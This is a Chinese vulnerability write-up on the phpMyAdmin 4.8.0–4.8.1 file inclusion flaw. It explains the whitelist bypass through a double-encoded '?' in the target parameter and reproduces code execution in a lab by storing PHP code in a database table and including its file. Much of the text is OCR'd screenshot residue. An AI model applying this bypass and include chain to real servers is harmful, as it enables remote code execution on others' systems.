

## 漏洞影响范围：

phpMyAdmin 4.8.0和4.8.1

## 漏洞分析：

index.php 55-63行

```
if (! empty($_REQUEST['target'])
    && is_string($_REQUEST['target'])
    && ! preg_match('/^index/', $_REQUEST['target'])
    && ! in_array($_REQUEST['target'], $target_blacklist)
    && Core::checkPageValidity($_REQUEST['target']))
) {
    include $_REQUEST['target'];
    exit;
}
```

这里需要满足如下5个条件便可以执行包含文件代码include \$\_REQUEST['target'];

- 1.\$\_REQUEST['target']不为空
- 2.\$\_REQUEST['target']是字符串
- 3.\$\_REQUEST['target']开头不是index
- 4.\$\_REQUEST['target']不在\$target\_blacklist中
- 5.Core::checkPageValidity(\$\_REQUEST['target'])为真

定位到checkPageValidity函数在Core.php 443-476行

```
public static function checkPageValidity(&$page, array $whitelist = [])
{
    if (empty($whitelist)) {
        $whitelist = self::$goto_whitelist;
    }
    if (! isset($page) || ! is_string($page)) {
        return false;
    }

    if (in_array($page, $whitelist)) {
        return true;
    }

    $_page = mb_substr(
        $page,
        0,
        mb_strpos($page . '?', '?')
    );
    if (in_array($_page, $whitelist)) {
        return true;
    }

    $_page = urldecode($page);
    $_page = mb_substr(
        $_page,
        0,
        mb_strpos($_page . '?', '?')
    );
    if (in_array($_page, $whitelist)) {
        return true;
    }

    return false;
}
```

一开始没有\$whitelist，所以\$whitelist被赋值为self::\$goto\_whitelist，追踪一下\$goto\_whitelist

```
public static $goto_whitelist = array(
    'db_datadict.php',
    'db_sql.php',
    'db_events.php',
    'db_export.php',
    'db_importdocsql.php',
    'db_multi_table_query.php',
    'db_structure.php',
    'db_import.php',
    'db_operations.php',
    'db_search.php',
    'db_routines.php',
    'export.php',
    'import.php',
    'index.php',
    'pdf_pages.php',
    'pdf_schema.php',
    'server_binlog.php',
    'server_collations.php',
    'server_databases.php',
    'server_engines.php',
    'server_export.php',
    'server_import.php',
    'server_privileges.php',
    'server_sql.php',
    'server_status.php',
    'server_status_advisor.php',
    'server_status_monitor.php',
    'server_status_queries.php',
    'server_status_variables.php',
    'server_variables.php',
    'sql.php',
    'tbl_addfield.php',
    'tbl_change.php',
    'tbl_create.php',
    'tbl_import.php',
    'tbl_indexes.php',
    'tbl_sql.php',
    'tbl_export.php',
    'tbl_operations.php',
    'tbl_structure.php',
    'tbl_relation.php',
    'tbl_replace.php',
    'tbl_row_action.php',
    'tbl_select.php',
    'tbl_zoom_select.php',
    'transformation_overview.php',
    'transformation_wrapper.php',
    'user_password.php',
);
```

再次回到checkPageValidity函数里面知道传入的参数\$page必须要在上面的白名单里面才会返回true，考虑到可能会带有参数，所以有了下面的判断

```
$_page = mb_substr(
    $page,
    0,
    mb_strpos($page . '?', '?')
);
if (in_array($_page, $whitelist)) {
    return true;
}

$page = urldecode($page);
$page = mb_substr(
    $page,
    0,
    mb_strpos($page . '?', '?')
);
```

```

if (in_array($_page, $whitelist)) {
    return true;
}

return false;

```

mb\_strpos：是一个定位函数，获取指定的字符在一个字符串中首次出现的位置


mb\_substr：截取指定字符串中某一段

\$\_page传入的是?之前的内容，如果\$\_page在白名单中则返回true

例如传入?target=db\_datadict.php%253f，%253f开始服务器自动解码一次为%3f，然后urldecode函数再解码一次为?，则满足截取?之前的内容在白名单中，返回true

漏洞复现：

任意文件包含：



The screenshot shows the phpMyAdmin interface with the 'PHP Version 5.5.38' configuration page. The table below represents the configuration details visible in the image:

<b>PHP Version 5.5.38</b>	
<b>System</b>	Windows NT PC-20190201VOCV 6.2 build 9200 (Windows 8 Professional Edition) i586
<b>Build Date</b>	Jul 20 2016 11:08:49
<b>Compiler</b>	MSVC11 (Visual C++ 2012)
<b>Architecture</b>	x86
<b>Configure Command</b>	ccscript /nologo configure.js "--enable-snapshot-build" "--disable-isapi" "--enable-debug-pack" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=C:\php-sdk\oracle\x86\instantclient10\sdk,shared" "--with-oci8=C:\php-sdk\oracle\x86\instantclient10\sdk,shared" "--with-oci8-11g=C:\php-sdk\oracle\x86\instantclient11\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--disable-static-analyze" "--with-pgo"
<b>Server API</b>	Apache 2.0 Handler
<b>Virtual Directory Support</b>	enabled
<b>Configuration File (php.ini) Path</b>	C:\WINDOWS
<b>Loaded Configuration File</b>	D:\Program Files\PHPTutorial\php\php-5.5.38\php.ini
<b>Scan this dir for additional .ini files</b>	(none)
<b>Additional .ini files parsed</b>	(none)
<b>PHP API</b>	20121113
<b>PHP Extension</b>	20121212
<b>Zend Extension</b>	220121212
<b>Zend Extension Build</b>	API220121212,TS,VC11
<b>PHP Extension Build</b>	API20121212,TS,VC11
<b>Debug Build</b>	no

任意代码执行：

查看当前数据库路径：

您的 SQL 语句已成功运行。

```
SHOW GLOBAL VARIABLES LIKE "%datadir%"
```

+ 选项

Variable_name	Value
datadir	D:\Program Files\PHPTutorial\MySQL\data\

执行SQL命令，创建数据库，创建表，创建列，插入字段代码

```

1 CREATE DATABASE cve;
2 USE cve;
3 CREATE TABLE cve(code varchar(100));
4 INSERT INTO cve(code) VALUES ("<?php phpinfo(); ?>");

```

然后包含该文件

收藏

手机收藏夹

谷歌

网址大全

360搜索

游戏中心

各版本Office

恒易融·恒

系统下载

收藏夹栏

【录播+】

写代码的

http://12

谈一谈php

SecLists/

phpMyAdmin

近期访问

表收藏夹

新建

bwapp

catfish

challenges

cmseasy

cve

dedecmsv57utf8sp2

dvwa

information\_schema

ij

metinfo

mysql

performance\_schema

security

test

数据库

SQL

状态

账户

导出

导入

设置

复制

变量

字符集

引擎

插件

PHP Version 5.5.38

System

Build Date

Compiler

Architecture

Configure Command

Server API

Virtual Directory Support

Configuration File (php.ini) Path

Loaded Configuration File

Scan this dir for additional .ini files

Additional .ini files parsed

PHP API

PHP Extension

Zend Extension

Zend Extension Build

PHP Extension Build

Debug Build

Thread Safety

Zend Signal Handling

Windows NT PC-20190201VOCV 6.2 build 9200 (Windows 8 Professional Edition) i586

Jul 20 2016 11:08:49

MSVC11 (Visual C++ 2012)

x86

cscript /nologo configure.js "--enable-snapshot-build" "--disable-isapi" "--enable-debug-pack" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=C:\php-sdk\oracle\x86\instantclient10\sdk\shared" "--with-oci8=C:\php-sdk\oracle\x86\instantclient11\sdk\shared" "--with-oci8-11g=C:\php-sdk\oracle\x86\instantclient11\sdk\shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--disable-static-analyze" "--with-pgo"

Apache 2.0 Handler

enabled

C:\WINDOWS

D:\Program Files\PHPTutorial\php\php-5.5.38\php.ini

(none)

(none)

20121113

20121212

220121212

API220121212.TS.VC11

API20121212.TS.VC11

no

enabled

disabled

点击收藏 | 1 关注 | 1

[上一篇：浅析文件读取与下载漏洞](#) [下一篇：ThinkCMF框架任意内容包含漏...](#)

1. 0 条回复

- 动手手指，沙发就是你的了！

[登录](#) 后跟帖

先知社区

现在登录

热门节点

[技术文章](#)

[社区小黑板](#)

[目录](#)

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)